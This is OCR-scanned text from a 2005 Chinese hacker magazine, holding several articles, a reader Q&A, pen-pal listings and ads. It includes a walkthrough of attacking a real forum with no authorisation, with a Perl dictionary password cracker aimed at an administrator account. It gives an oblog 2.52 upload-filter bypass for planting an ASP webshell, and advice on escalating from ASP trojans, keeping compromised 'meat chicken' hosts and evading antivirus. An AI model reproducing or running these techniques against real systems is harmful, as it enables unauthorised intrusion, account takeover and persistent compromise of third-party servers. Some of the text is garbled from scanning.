ipHdr.ip_verlen = (iIPVersion << 4) | iIPSize;
ipHdr.ip_tos = 0; // IP type
of service
ipHdr.ip_totallength = htons(iTotalSize); // Total
packet len
ipHdr.ip_id = 0; // Unique identifier; set to 0
ipHdr.ip_offset = 0; // Fragment offset field
ipHdr.ip_ttl = 128; // Time to live
ipHdr.ip_protocol = 0x11; // Protocol(UDP)
ipHdr.ip_checksum = 0; // IP checksum
ipHdr.ip_srcaddr = dwFromIP; // Source address
ipHdr.ip_destaddr = dwToIP; // Destination address

```

#### 第五步: 填充 UDP 头

```

udpHdr.src_portno = htons(iFromPort);
udpHdr.dst_portno = htons(iToPort);
udpHdr.udp_length = htons(iUdpSize);
udpHdr.udp_checksum = 0;

```

#### 第六步: 为了计算校验和, 我们还需要构造 UDP 伪头, 参照前面提到的 UDP 伪头格式来构造。

#### 第七步: 计算校验和, 算法我们不用担心, 早有人写好了, 拿来用就可以了。

```

USHORT checksum(USHORT *buffer, int size){
    unsigned long cksum=0;
    while (size > 1){
        cksum += *buffer++;
        size -= sizeof(USHORT);
    }
    if (size){
        cksum += *(UCHAR*)buffer;
    }
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >> 16);
    return (USHORT)(~cksum);
}

```

#### 第八步: 拷贝整个数据包 (包括包头和数据部分) 到指定的 buffer 中 调用 sendto 发送出去就完成了整个过程。

相关的“Network Programming for Microsoft Windows”的代码已经收录于当期光盘中, 如果编译出现类似下面的错误: error LNK2001: unresolved external symbol \_\_imp\_inet\_addr@4, 请做如下设置: Project?settings?Link 选项中加入 ws2\_32.lib, 如图 2。




图 2



编译通过后，运行程序，怎么样？出错了吧！这是当然了，现在来和我一起解除 Windows 的限制。

关掉 Windows 自带的防火墙，停止 Windows Firewall/Internet Connection Sharing (ICS) 服务，现在是不是已经可以发送了！？

据多台机器测试（8 台），其中 7 台测试成功，1

台失败，操作系统都是 WindowsXP SP2，失败原因不清楚，如哪位朋友有新的发现，还望分享。最后推荐一本 Windows 网络编程的书“Network Programming for Microsoft Windows”，希望对大家能有所帮助！

（本文涉及到的 Network Programming for Microsoft Windows 代码 lphdrinc.c，光盘有收录）

# 给管理员一次小小的教训

Habbit

闲着无聊，到本地区的一个社区上转转，论坛上乱的一踏糊涂，甚至有个帖子还侵犯了一个朋友的版权，也不知道管理员都干什么去了，我跟贴说了那人几句，实在看不下去了，于是决定给管理员泼盆冷水清醒清醒，如图 1。




图 1

安全第一，先开个 HTTP 代理，打开社区的登录页面，看到上面显示的网址是 [http://www.\\*\\*\\*\\*bbs.com/login.cgi](http://www.****bbs.com/login.cgi)，打开页面的源代码，找到登录的关键几句。

```
<form action="login.cgi" method="post">
<input type="hidden" name="menu" value="login">
<input type="hidden" name="id" value="">
用户名: <input size="25" name="username" class="i06">
密 码: <input type="password" size="25" value
name="userpsd" class="i06">
</form>
```

分析上边的代码，得知提交登录信息的 URL 应该是 [http://www.\\*\\*\\*\\*bbs.com/login.cgi?username=ID&userpsd=PWD&menu=login&id=](http://www.****bbs.com/login.cgi?username=ID&userpsd=PWD&menu=login&id=)。我习惯先查看用户信息，因为一般情况下用户名和密码都是紧连着保存在一起的，在这里更容易接近我们想要的信息。提交如下 URL 查看 silkroad 用户的信息：[http://www.\\*\\*\\*\\*bbs.com/yhreg.cgi?menu=viewuser&username=silkroad](http://www.****bbs.com/yhreg.cgi?menu=viewuser&username=silkroad)，返回正常用户信息，再次提交 [http://www.\\*\\*\\*\\*bbs.com/yhreg.cgi?menu=viewuser&username=./silkroad](http://www.****bbs.com/yhreg.cgi?menu=viewuser&username=./silkroad)，同样也返回了正常用户信息，看来“.”和“/”已经被过

滤掉了。继续提交 [http://www.\\*\\*\\*\\*bbs.com/yhreg.cgi?menu=viewuser&username=silkroad%00](http://www.****bbs.com/yhreg.cgi?menu=viewuser&username=silkroad%00)，提示此用户没有被注册，如图 2。




图 2

扫描看看，发现了 FTP 弱口令，可惜是 anonymous 匿名用户，利用价值不大。回到 CGI 上，在 [http://www.\\*\\*\\*\\*bbs.com/rank.cgi](http://www.****bbs.com/rank.cgi) 发现了一个 BBS，本来想下载源代码分析的，但分析起来比较费时间，于是先到几处敏感的地方看了看，[http://www.\\*\\*\\*\\*bbs.com/photo.cgi](http://www.****bbs.com/photo.cgi) 可以上传头像。由于头像的显示是 `<img src=***></img>`，关键就是其中的 \*\*\*，即图片的链接。在要上传的头像的输入栏中填入 `</img>qq~;open F,">the0crat.txt";<img src=>.gif`，如图 3。




图 3

提交后，没有任何提示，程序也没有对图片进行任何改变。换个角度来看，既不分析源代码，也不入侵目标服务器，那么还是来尝试探测社区管理员的密码。当然社区上的管理员也不会是白痴，不会设个空密码什么的等你去玩的。提到探测论坛 ID 的密码，大家首先想到的是什么呢？下载个又大又没趣的黑客软件，再挂上一个字典？难道就没有自己动手写一个脚本来破解密码的冲动吗（小菜答曰：不是不想，有冲动没技术写不出来呀，万一搞不好，冲动的惩罚就降临了）？嘿嘿！现在就来教各位自己动手一步一步来对密码进行探测。



### 密码探测的一般方法如下:

1. 取得需要进行猜测的密码列表。
2. 向目标依次提交密码。
3. 根据目标的响应判断密码是否正确。如果密码正确的话,则将密码返回给用户;如果密码错误,则执行下一次操作 (Next)。

上边的第三步要绕个圈子,其他的几步用程序就能简单的实现了,首先从第三步开始,我不了解别的程序是怎么进行判断的,估计是先取得成功登录和错误登录两个页面的代码,然后对比它们的不同,可能还有别的办法,也希望高手们能够指点一下。首先注册个ID,帐号 asdfasdf,密码 asdfasdf,根据前面取得的信息,此ID提交的URL为 `http://www.***bbs.com/login.cgi?username=asdfasdf&userpsd=asdfasdf&menu=login&id=`,“username=”后面的是用户ID,“userpsd=”后面是用户密码,然后登录社区。现在,用telnet去取得我们想要的信息,如图4。

```
F:\黑客编程>nc -vv www.***bbs.com 80
Warning: inverse host lookup failed for 212.105.15.***: h_errno: 11004: NO_DATA

www.***bbs.com [212.105.15.***] 80 (http) open
GET http://www.***bbs.com/login.cgi?username=asdfasdf&userpsd=asdfasdf&menu=login&id= HTTP/1.1
Host: iis-server

HTTP/1.1 200 OK
Date: Mon, 18 Nov 2005 11:59:41 GMT
Server: Apache/1.3.26 (Unix) PHP/4.0.6
Transfer-Encoding: chunked
Content-Type: text/html

fe7
<html>
<head>
<meta http-equiv=Content-Type content=text/html; charset=gb2312>
```

图 4

```
F:\>nc -vv www.***bbs.com 80 <<<<--用nc
连接目标WEB服务的端口。
Warning: inverse host lookup failed for 212.105.***.
***: h_errno: 11004: NO_DATA

www.***bbs.com [212.105.***.***] 80 (http) open
GET http://www.***bbs.com/login.cgi?username=asdfasdf&userpsd=error&menu=login&id= HTTP/1.1 <Enter>
<<<<--这里用到前面提到的提交用户登录信息的URL,但用的是错误密码
host:iis-server <Enter><Enter>

HTTP/1.1 200 OK
Date: Mon, 18 Nov 2005 11:59:41 GMT
Server: Apache/1.3.26 (Unix) PHP/4.0.6
Transfer-Encoding: chunked
Content-Type: text/html

fe7
<html>
<head>
<meta http-equiv=Content-Type content=text/html; charset=gb2312>
<link REL="SHORTCUT ICON" href=http://www.***bbs.com/pic/ybb.ico>
```

图 5 则是非成功登录后返回的信息。

```
F:\黑客编程>nc -vv www.***bbs.com 80
Warning: inverse host lookup failed for 212.105.15.***: h_errno: 11004: NO_DATA

www.***bbs.com [212.105.15.***] 80 (http) open
GET http://www.***bbs.com/login.cgi?username=asdfasdf&userpsd=asdfasdf&menu=login&id= HTTP/1.1
Host: iis-server

HTTP/1.1 200 OK
Date: Mon, 18 Nov 2005 11:59:41 GMT
Server: Apache/1.3.26 (Unix) PHP/4.0.6
Transfer-Encoding: chunked
Content-Type: text/html

18d
<html><head><meta http-equiv=Content-Type content=text/html; charset=gb2312>
<SCRIPT>
```

图 5

```
F:\>nc -vv www.***bbs.com 80
Warning: inverse host lookup failed for 212.105.***.
***: h_errno: 11004: NO_DATA

www.***bbs.com [212.105.***.***] 80 (http) open
GET http://www.***bbs.com/login.cgi?username=asdfasdf&userpsd=asdfasdf&menu=login&id= HTTP/1.1
<<<<--这次使用的是正确的密码
host:iis-server

HTTP/1.1 200 OK
Date: Mon, 18 Nov 2005 12:09:43 GMT
Server: Apache/1.3.26 (Unix) PHP/4.0.6
Transfer-Encoding: chunked
Content-Type: text/html

18d <<<<--注意这个
<html><head><meta http-equiv=Content-Type content=text/html; charset=gb2312>
<SCRIPT>
expireDate=new Date;
expireDate.setYear(expireDate.getYear()+1);
```

以上是成功登录后返回的信息,返回信息的第七行“fe7”和“18d”不同,我们就从这里下手。现在到社区的管理团队上看看管理员的ID,其中一个管理员的ID是“秘密”。

### 思路 (步骤)

取得IP → 打开字典,字典里每一行一个密码 → socket() → connect() → 向目标主机WEB端口提交数据,此数据中所提交的密码用一个变量来代替,这个变量就是字典里的密码 → 将返回的信息保存,用先前提到的登录成功/失败返回信息的不同点进行对比,判断是否登录成功,即密码是否正确 → 当前密码正确 → 输出正确的密码并退出程序,当前密码错误 → 从第二步开始重复,直到密码正确或试完字典里的所有密码。

```
#!/usr/bin/perl
#####
#Password Cracker
#Author:Hebbit
#E-mail:yulioushalanng@yahoo.com.cn
#Date:2005/11/18
```



```

else
|
| print "\npwd,$pwd passed"; # 因为成功登陆后返回的信息
| # 中的第7行不包含 fe7 这三个字符，所以如果第7行中不包含 fe7 这三
| # 个字符就表示登陆成功，即密码正确
| close(FH);
| exit; # 探测到正确密码立刻退出
| }
|
| # 对比判断是否登陆成功的循环
| close(FH);
|
| sub sendraw {
| my ($req2) = @_;
| my $target;
| $target = inet_aton($host) or die "\ninnet_aton
| problems"; # 转换目标IP
| socket(Handle,PF_INET,SOCK_STREAM,getprotobyname
| ("tcp"))[0] or die "\nSocket problems\n"; #Socket
| if(connect(Handle,pack "SnA4x8",2,80,$target)){ #
| # 此例中为80端口，根据实际情况更改
| select(Handle);
| $! = 1;
| print $req2; # 向目标服务器提交登陆资料
| my @res2 = <Handle>; # 取得目标服务器返回的信息
| select(STDOUT);
| close(Handle);
| return @res2; # 将目标服务器返回的信息作为sendraw()函
| 数的返回值
| }
| else {
| die("\nCan't connect to $host:80...\n");
| }
| }

```

## 演示

dic.dic 内容如下:

```
asdf
asdfasdf
asdfa
```

运行这个脚本，程序在探测到正确密码 asdfas  
df 后退出，如图 6。

```
F:\黑客工具>cracker.pl www.■■■■■■.com
Sending...
pod:asdf error
pod:asdfasdf passed
```

6

注意，要根据实际情况更改提交的信息和判断依据以及 WEB 端口。挂个字典，就可以慢慢等密码出来了，然而更多时候是取决于你的运气。

## 总结

弊端就是这段代码使用的是单线程，所以在探测速度上不是很理想。有兴趣的朋友可以自己进行修改，在没有使用跳板的情况下对自己不安全，而且成功率很大程度上取决于你的运气。优点是这种方法比较有效，但也是比较没有效率的密码破解方式。

# 合作站点

华夏黑窑同盟

地址: [www.77169.com](http://www.77169.com)

中国最大的黑客类门户网站。公司主打：网络安全培训，分长期培训和短期培训。网络安全服务，为各大公司、企业、政府网站提供网络安全服务，安全解决方案有防ddos攻击方案、网站安全评估、网站安全加固、网站专职保镖、网站应急响应等等。IDC服务，虚拟主机、主机托管、整机租用。域名注册、网站建设、网站推广、企业邮局、网页制作等基本网络服务，空间可以免费试用，用好了再付款。管你是黑暗的天使Hacker，还是贪婪的饕餮Sniffer，又或是编码的精灵Cracker让我们走在一起！一起来到这个地方与技术与情感同在的地方。

37.2℃网安基地

地址: [www.hhack.com](http://www.hhack.com)

站点性质: 最少的服务+最小的  
权限=最大的安全

## 合作站点





# 对“Blog的噩梦”的补充

千寂孤城

我在05年黑客X档案第8期的“Blog的噩梦”一文中,对利用CheckUserLogined函数漏洞进行Cookies注入做了详细的说明。其实oblog 2.52还有一个更大的噩梦在等着它,那就是它的上传页面也有问题!利用这个上传漏洞和CheckUserLogined函数漏洞相互配合,可以只用三步就得到一个WebShell!

首先是第一步进入后台,也就是利用CheckUserLogined漏洞直接加个后台管理员,方法在“Blog的噩梦”里已经介绍过了。在后台“网站信息配置”处有个“普通会员上传文件类型”,给它加上一个aaaspsp类型,这就是第二步。第三步是使用一个普通帐号登录,来到上传文件的页面http://blog.\*\*\*.com/upload.asp,看到了吗?可上传文件多了个“aaspsp”类型。好了,把你的木马x.asp改名为x.aaspsp,然后上传上去就可以了。现在到你的blog后台文件管理处去看一看,马马是不是已经躺在那儿了,很简单吧!

下边我们就来看一下原理,来看看它的上传页面是怎么写的:

```

' 初始化上传限制数据
Sub InitUpload()
.....
Select Case cint(DecodeCookie(Request.Cookies
(cookiesname)("userlevel")))
Case 7
    If rs("upfile_user")="true" then
        themax=round(user_maxsize-theuped/1024)
        sAllowExt = rs("upfile_user_type") ' 注意这里,得到我
们在后台设置的可上传文件的类型,放入sAllowExt变量中
        If themax>rs("upfile_user_size") then
            nAllowSize = rs("upfile_user_size")
        else
            nAllowSize = themax
        end if
    else
        sAllowExt = "暂无上传权限"
        nAllowSize = 0
    end if
.....
End Select
sAllowExt = filtfilename(sAllowExt) ' 这里是对
sAllowExt 进行检查
.....
End Sub
```

以上代码是说如果你是普通用户,那么就给字符串sAllowExt赋值为我们在后台设置的那个“普通会员上传文件类型:jpg|png|bmp|rar|zip|aaaspsp”。但是请注意,接着sAllowExt还必须经过filtfilename()的检查。继续看:

```

Sub DoSave()
    Set oFile = oUpload.File("uploadfile")
    sFileExt = UCase(oFile.FileExt)
```

```

    osize = oFile.FileSize
    Call CheckValidExt(sFileExt) ' 检查文件扩展名是不是
sAllowExt里有的
    sFileExt=filtfilename(sFileExt) ' 哎, filtfilename又来了
.....
    oFile.SaveToFile Server.MapPath(sUploadDir & "/"
    & sFileName)
.....
End Sub
```

以上代码就是说文件上传后保存到目标计算机上时扩展名还要被filtfilename过滤一次。显而易见那个filtfilename就是过滤函数。

```

Function filtfilename(filename)
If IsEmpty(filename) Then Exit Function
filename = LCase(filename)
filename = Replace(filename,Chr(0),"")
filename = Replace(filename," ","")
filename = Replace(filename,"asp","")
filename = Replace(filename,"asa","")
filename = Replace(filename,"aspx","")
filename = Replace(filename,"cer","")
filename = Replace(filename,"cdx","")
filename = Replace(filename,"htm","")
filename = Replace(filename,"asax","")
filename = Replace(filename,"ascx","")
filename = Replace(filename,"ashx","")
filename = Replace(filename,"asmx","")
filename = Replace(filename,"axd","")
filename = Replace(filename,"vsdiso","")
filename = Replace(filename,"rem","")
filename = Replace(filename,"soap","")
filename = Replace(filename,"config","")
filename = Replace(filename,"cs","")
filename = Replace(filename,"cspj","")
filename = Replace(filename,"vb","")
filename = Replace(filename,"vbproj","")
filename = Replace(filename,"webinfo","")
filename = Replace(filename,"licx","")
filename = Replace(filename,"resx","")
filename = Replace(filename,"resou","")
filename = Replace(filename,"isp","")
filename = Replace(filename,"php","")
filename = Replace(filename,"cgi","")
filtfilename=filename
End Function
```

看完了,基本上应该明白了吧!简单一点说就是后台设置的上传类型要经过Replace(filename,"asp","")检查两次。漏洞就出在这里了!我们可以用“aaaspsp”来绕过它!

因此我们把“普通会员上传文件类型”加上了一个“aaaspsp”,然后使用普通用户登录来到上传处,可上传文件就多了个“aaspsp”类型。这是因为“aaaspsp”经过第一次过滤,把中间的那个“asp”过滤掉了,就变成了“aaspsp”,然后我们把木马的名字改成x.aaspsp上传上去,结果服务器在保存马儿时把它的扩展名“aaspsp”第二次过滤后就还原成





了“asp”，于是我们就得到一个 WebShell 了。

老规矩，有攻就有防，漏洞修补也是很简单的，把 filtfilename 函数改成循环的就可以了。

```
Function filtfilename(filename)
If IsEmpty(filename) Then Exit Function
filename = LCase(filename)
do
    ' 开始循环
    A_len=len(filename) ' 取得字符串过滤前的长度
    filename = Replace(filename,Chr(0),"")
    filename = Replace(filename,".", "")
    filename = Replace(filename,"asp","")
    filename = Replace(filename,"asa","")
    filename = Replace(filename,"aspx","")
    filename = Replace(filename,"cer","")
    filename = Replace(filename,"cdx","")
    filename = Replace(filename,"htr","")
    filename = Replace(filename,"asax","")
    filename = Replace(filename,"ascx","")
    filename = Replace(filename,"ashx","")
    filename = Replace(filename,"asmx","")
    filename = Replace(filename,"axd","")
    filename = Replace(filename,"vsdiso","")
```

```
filename = Replace(filename,"rem","")
filename = Replace(filename,"soap","")
filename = Replace(filename,"config","")
filename = Replace(filename,"cs","")
filename = Replace(filename,"csproj","")
filename = Replace(filename,"vb","")
filename = Replace(filename,"vbproj","")
filename = Replace(filename,"webinfo","")
filename = Replace(filename,"licx","")
filename = Replace(filename,"resx","")
filename = Replace(filename,"resou","")
filename = Replace(filename,"isp","")
filename = Replace(filename,"php","")
filename = Replace(filename,"cgi","")
loop until A_len=len(filename)
```

如果过滤前的长度等于过滤后的长度说明已经过滤得干干净净了，退出循环。

```
filtfilename=filename
End Function
```

轻松得到 WebShell，收工！

## 对 ASP 木马提升权限的一点见解

Jnc

在 05 年第六期上有篇文章“巧妙提升冰狐浪子 ASP 木马权限”，看到这个文章题目，当时很是兴奋，手上的一堆 ASP 木马 shell 看来可以让我多养几台肉鸡了。但是在仔细看了该文后，我却兴奋不起来了。作者只是解决了冰狐浪子木马的运行程序没有回显的问题，并没有提升权限，也不可能提升权限，下边我就简单的来讲一讲吧！

我没有细看作者自己写的提升权限的东西，我猜测其实就是自己的 cmd.exe（仅仅是猜测），因为我不相信作者写出的是可以执行任意命令的，已经跨越了权限限制的程序（至少我还不知道有这样的本地提升权限的工具存在）。那么，作者说的究竟是提升的什么权限呢？现在的 ASP 木马，包括冰狐浪子的 ASP 木马，运行程序要么使用的是 Wsh，要么使用的就是 application.shell，限制了这两个，我想 ASP 木马是执行不了程序的。除了这两个外，当然还可以从其他的方面限制，譬

如管理员设置了 cmd.exe 的访问权限或者是设置了目录的执行权限。总的来说，就是这几个限制的方法。我们通常的入侵首先就是要突破 asp 的限制，这样就可以继续提升权限，因为在此之前你的权限一直都是 IIS 的权限，就是 Guest 的权限。作者在这里突破后成功得到的也就是可以运行程序而已，而他的权限还是 Guest 或者是当前 IIS 的权限。

可以得知作者并没有提升冰狐浪子木马的权限，因此后面说的删除日志文件 c:\winnt\\*.log，也就不可能在 Guest 等低权限做到了。至于说下载 findpass.exe 执行来得到对方管理员的密码，那更是不可行了，大家知道 findpass.exe 必须拥有管理员权限或者是 system 权限才可以成功的，因为普通用户根本无法访问高级帐户和系统的内存区域。

事实上，通过 ASP 木马来得到系统的管理员权限，始终是一个很大的难题，就以目前来说，不外乎是利用系统本身的本地溢

出，或者是不安全的第三方软件的安全配置，替换服务提升权限或者是 Serv-U 溢出等，或者是管理员的安全意识上做文章，找一些配置文件的密码或者是做个木马等待他去运行，那个时候你的身份就是管理员了，用自己现有的权限不做任何非法的手段来提升自己是不现实的。

原文中提到的没有回显，我的办法是做一个批处理文件，将要执行的命令写里面，比如：

```
net user > c:\1.txt
netstat -an> c:\2.txt
net start > c:\3.txt
```

假设 C 盘是可写可浏览的，你可以改成具体情况下的具体目录，执行完后浏览这几个文件就可以了。这样即使是使用不支持参数的 application.shell 也可以运行需要参数的程序了。还有就是作者上传的海阳顶端木马被杀但是冰狐的木马还在，说明杀毒软件还是不够彻底啊，大力推荐海阳木马的 C/S 版本，与原来的海阳木马基本一样，但是却不被杀，另外当然就是加密或加壳了，详见《黑客 X 档案》今年第一期的手册。



## 呆呆虫

## 问吧



**问:** QQ在离开状态时能够设置自动回复好友的消息,但是怎么才能QQ自动给好友回复自定义表情?

**答:** 首先获得自定义表情。打开QQ安装目录,找到你的QQ号目录,然后打开“Custom Face”文件夹,这个文件夹下的文件就是你收藏的所有QQ自定义表情。可以看到,每个表情分大小两个图标,其中小的图标就是自定义表情的缩略图,而大的图标就是我们通常看到的自定义表情图,选取该文件夹下的大图标,然后对其进行改名,改为0~95之间的任一数字即可,同时把该文件改为GIF格式。

**第二步:** 替换默认表情。把改名后的文件复制到QQ安装目录下的Face文件夹下,覆盖该目录下的同名文件。这时打开QQ聊天窗口,然后点击QQ表情图标,把鼠标移动到默认表情上,就会看到替换后的自定义表情预览图了。

**第三步:** 设置自定义表情到个性回复中。依次点击“菜单/设置/系统设置”,再点击“状态转化和回复”标签项,把刚刚设置好的QQ自定义表情快捷键加入到“留言设置”窗口中。这样当QQ处于离开状态时,如果收到好友消息,好友就会收到用自定义表情设置的个性回复了。

**问:** 我使用Windows XP时发现,随着不断地增加、删除应用程序,磁盘可用空间不断减少,这是为什么?

**答:** 从Windows 2000开始,Windows会在每个硬盘分区中建立一个“System Volume Information”文件夹,在该文件夹中提供的是系统默认保存的系统还原备份文件。不过Windows 2000还没有正式提供系统还原功能,在Windows XP中,你可以看到相关的选项。为防止这个问题发生,最简单的方法就是关闭“系统还原”功能。如果要删除这个文件夹中保存的文件,你需要以Administrator身份登录系统。

**问:** 我的电脑装有双硬盘,其中主盘80G分四个区(NTFS),副盘希捷40G分一个区,最近副盘格式突然变成了RAW,无法对硬盘进行访问,因为里面数据比较重要,所以打算格式化,请指点如何恢复硬盘格式而不损坏里面的数据?

**答:** 在RAW格式盘符上点右键,选“属性”,再选“安全”,将无用的用户删除,添加自己的用户名,再改一下权限即可。若无安全选项,可以在文件夹选项(打开“我的电脑”→选“工具”→“文件夹”选项)中,去掉“使用简单文件共享”前的勾,即可在NTFS格式的盘上点右键,属性菜单中显示安全选项。

**问:** 最近每次电脑开机时,总是出现以下的情况:CMOS checksum error—Defaults loaded,按F1继续,或按DEL键进入CMOS设置。我在按F1后正常进入系统,只是电脑的时钟总是变成2001年1月1日。请问这是是什么原因导致的?有什么解决办法?

**答:** 该信息表示CMOS执行全部检查时发现错误,要载入系统预设值。一般来说这句话有两种解释。

1. 主板CMOS供电电池快要没电了,可以先换块电池试试看。所以时间回到了2001年1月1日。

2. 如果更换电池后问题还是没有解决,那就说明CMOS RAM可能有问题了,如果主板使用没过一年的话就可以到经销商处换一块主板,要是过了一年就让经销商送回生产厂家维修

**问:** 不进安全模式,不借助第三方工具,怎么删除正在使用的文件?

**答:** 要用这个方法必须保证磁盘为NTFS文件系统才行。首先,找到正在使用而无法删除的文件,打开其“属性”,选择“安全”选项卡(XP要在“文件夹选项”里面取消“使用简单的文件共享”才显示该项。),单击“高级”按钮,打开高级选项页,取消从父文件夹继承权限的选项。访问者列表里面除了自己的登陆账号以外其它的统统删除,之后点击“编辑”按钮编辑你自己的访问权限,只勾选“删除”的权限,其它诸如“读取”、“执行”的权限等等全部取消或拒绝,确定后重新启动计算机。计算机重新启动后任何用户都无权读取该文件,该文件自然不会变成“正在使用的文件”。而你自己的账号有删除的权限,则可以轻松删除该文件了。

**问:** 我的QQ登陆时不能输入密码,呆呆虫怎么办啊?

**答:** 这种情况的出现可能是你的系统中安装了其他公司的控件,如某些银行网站进行帐号登陆时会要求安装一个密码输入控件,结果是可能导致QQ登陆时不能输入密码。解决的方法是:在IE浏览器中点工具→INTERNET选项→设置一查看对象,找到安装的控件,删除后重新启动即可。

**问:** 我在使用瑞星2006防火墙后,出现局域网和打印机无法使用的问题,怎么办?

**答:** 瑞星2006防火墙目前针对的仅是个人用户,对于个人用户局域网和打印机目前普及率还不是很高,但是关键时这两个方面又严重威胁用户的计算机安全,加上不恰当设置防火墙,可能引发安装2006防火墙后这两方面无法使用,所以建议有这2种配置的用户在设置防火墙时一定要注意软件提示,如已经出现问题,建议你卸载防火墙删除目录后重新安装并恢复默认设置。

**问:** Mysql密码被黑客更改了怎么恢复?

**答:** 如果MySQL正在运行,首先杀之: killall -TERM mysqld, 启动MySQL: bin/safe\_mysqld --skip-grant-tables &, 就可以不需要密码就进入MySQL了。然后就是:

```
>use mysql
>update user set password=password("new_pass")
where user="root";
>flush privileges;
```

重新杀MySQL,用正常方法启动MySQL,即进入了。

**问:** 我在对一个文件夹进行权限设置的时候发现,权限设置窗口中完全控制、修改等项的“允许”选择一栏是灰色的,不可选,而拒绝一栏则是正常的,请问这是为什么?如何来解决?

**答:** 造成“允许”不可选的原因是NTFS权限具有默认的权限继承功能。在文件夹的权限安全设置窗口中选“高级”,打开高级设置窗口,将默认选中的“从父项继承那些可以应用到



子对象的权限……”项去掉,就可以恢复“允许”一栏了。

**问:** 在 Windows\Temporary internet files\Content.IE5\index.dat 中,其中 index.net 有 3008K,很陌生,我怀疑是不是驻存病毒或是木马之类,删也删不掉,原来没有它。

**答:** 这个文件本身就是这样的,一旦你进入 Windows 这个文件就存在,当然是删不掉了,如果你想删掉,只会给你带来麻烦哦!补充一句,Windows Cookies 中也有这样的文件,不过它只有几十K……

**问:** 我在浏览器用右键点某个下载连接,并选择了“使用网际快车下载”菜单项,正常情况下会弹出 FlashGet 的下载任务窗口,但发现该功能无反应,怎么办?

**答:** 我们可以先打开 FlashGet 安装目录下,检查 jc.link,htm,jc\_all.htm 以及 jccatch.dll 文件是否存在,如果不存在,建议从其它机器中拷贝过来;如果目录中有这几个文件,接着依次点击“开始/运行”,输入 cmd 命令打开“命令提示符”窗口,在窗口中输入: cd c:\program Files\FIashget,切换

到 FlashGet 安装路径下,再分别执行“Regsvr32 jccatch.dll”和“Regsvr32 jgiebar.dll”命令,重新注册这些 DLL 文件就可以解决这个问题了。

**问:** 我的 XP 系统怎么图片预览功能失常了,怎么恢复啊?

**答:** 在使用 Windiws XP 过程中,如果图片预览控件注册信息丢失,就会导致无法正常预览图片。由于 Windows XP 的图片预览功能对应的控件文件为 thurnbvw.dll,这时只需依次点击“开始/运行”,在弹出的“运行”对话框中输入 Regsvr32 Thurnbvw.dll 命令,单击“确定”按钮,执行后会弹出一个信息提示框:“DllRegisterServer in Thurnbvw.dll succeeded.”,控件注册就成功了,重新启动电脑后,Windows XP 的图片预览功能便恢复了。

**问:** 我 Windows 开机后,经常自动进入安全模式,怎么办?

**答:** 此类故障一般是由于主板与内存条不兼容或内存条质量不佳引起,常见于 PC133 内存用于某些不支持 PC133 内存条的主板上,可以尝试在 CMOS 设置内降低内存读取速度看能否解决问题,如若不行,那就只有更换内存条了。

## 交友粘贴板

QQ: 406320591 冰帅

E-Mail: liweilianghacker@163.com

偶是一名小菜鸟,没有几个朋友,十分孤寂。从小生活在一个没有爱的家庭里受了不少苦,希望能通过黑客 X 档案结交朋友,飞到茫茫网海中的每一个角落。

QQ: 316037229 小马

E-Mail: mayafeiaini@163.com

我独自一人在黑客世界中寻觅知己,远方的你是否也在做同样的事情?静静等候你的消息,携手共闯“黑”海。

QQ: 277354072 大森林

E-Mail: dasenlin\_521@tom.com

人生如果没有错误,铅笔又何需橡皮呢?宽容对待每一个与我联盟的黑友,让我们形成黑客统一战线。

QQ: 43745094 P-D

E-Mail: ch\_yqj2002@163.com

岂曰无鸡?与子同笏。《X》于纂辑,传我神技,与子偕习。

QQ: 379378095 凝雨

E-Mail: seazi@163.com

生命中充满了巧合,两条平行的线也有相交的一天,期待与你相遇。

QQ: 95277665 乱舞春秋

E-Mail: CCC147@126.com

在网络中飞舞,享受自由自在毫无约束的感觉,请大家跟我一起来吧!

QQ: 420605980 胜利之鹰

E-Mail: liguannan@ah163.com

让计算机为我所用,畅游网络始终的黑客——黑夜里的不速之客!

QQ: 339101772 凌晨

E-Mail: sunyuanze007@126.com

爱“黑”就别伪装,被“黑”了也别彷徨。不管现实怎样,我们都选择坚强。

QQ: 340246772 怒海狂涛

E-Mail: tfeiboy@163.com

命运会给予我们真正需要的东西,现在我需要真正懂黑客技术的朋友!让我们在 X 档案下成长吧!

QQ: 107258210 真言

E-Mail: J-zhengwei9488@163.com

萍水相逢是种缘分,需要你我分外珍惜。只要有心,你我必能成为知己。

QQ: 361336778 剑破虚空

E-Mail: zhlw88cn@126.com

同一条黑道,同一个梦想,让我们用黑客技术铸成祖国的网络长城!

QQ: 563356304 夏雪

E-Mail: 563356304@qq.com

亚里士多德说过:“大自然的每一个领域都是美妙绝伦的。当 hacker 自然也有属于自己的美妙绝伦之处,在同一片蓝天下,愿所有的黑友联合起来,共筑自己的网络世界……”



## 黑客X档案2004增刊



精选文章+相关工具+超值光盘, 不管是新手、老手, 还是高手, 完全适合!  
1CD+书 19.80  
邮购缩写: ZK04

特惠价 10 元

## 黑客X档案合订本(2003-2004下卷)



经典动画+新动画+相关工具=不会错过任何细节的黑客完整录像教程。  
2CD+书 28.8元  
邮购缩写: HDB下

特惠价 20 元

## 黑客X档案2004精华本



60%全新精彩文章+40% X档案经典回顾=100% X档案2004年精华本  
1CD+书 19.80  
邮购缩写: JHB04

特惠价 10 元

## 黑客X档案合订本(2003-2004中卷)



特惠价 20 元  
赠送菜牛哥哥

## 菜牛哥哥动画教你学黑客



经典动画+新动画+相关工具=不会错过任何细节的黑客完整录像教程。  
1CD+书 10元  
邮购缩写: cngg

特惠价 5 元

## 黑客问答一点通



推荐给网络安全初学者的一本以答疑解惑为主的黑客入门图书, 涵盖了最基础的各种问题, 是菜鸟们的一本入门教程。

1CD+书 19元  
邮购缩写: YDT

特惠价 10 元

## 黑客X档案2003精华本



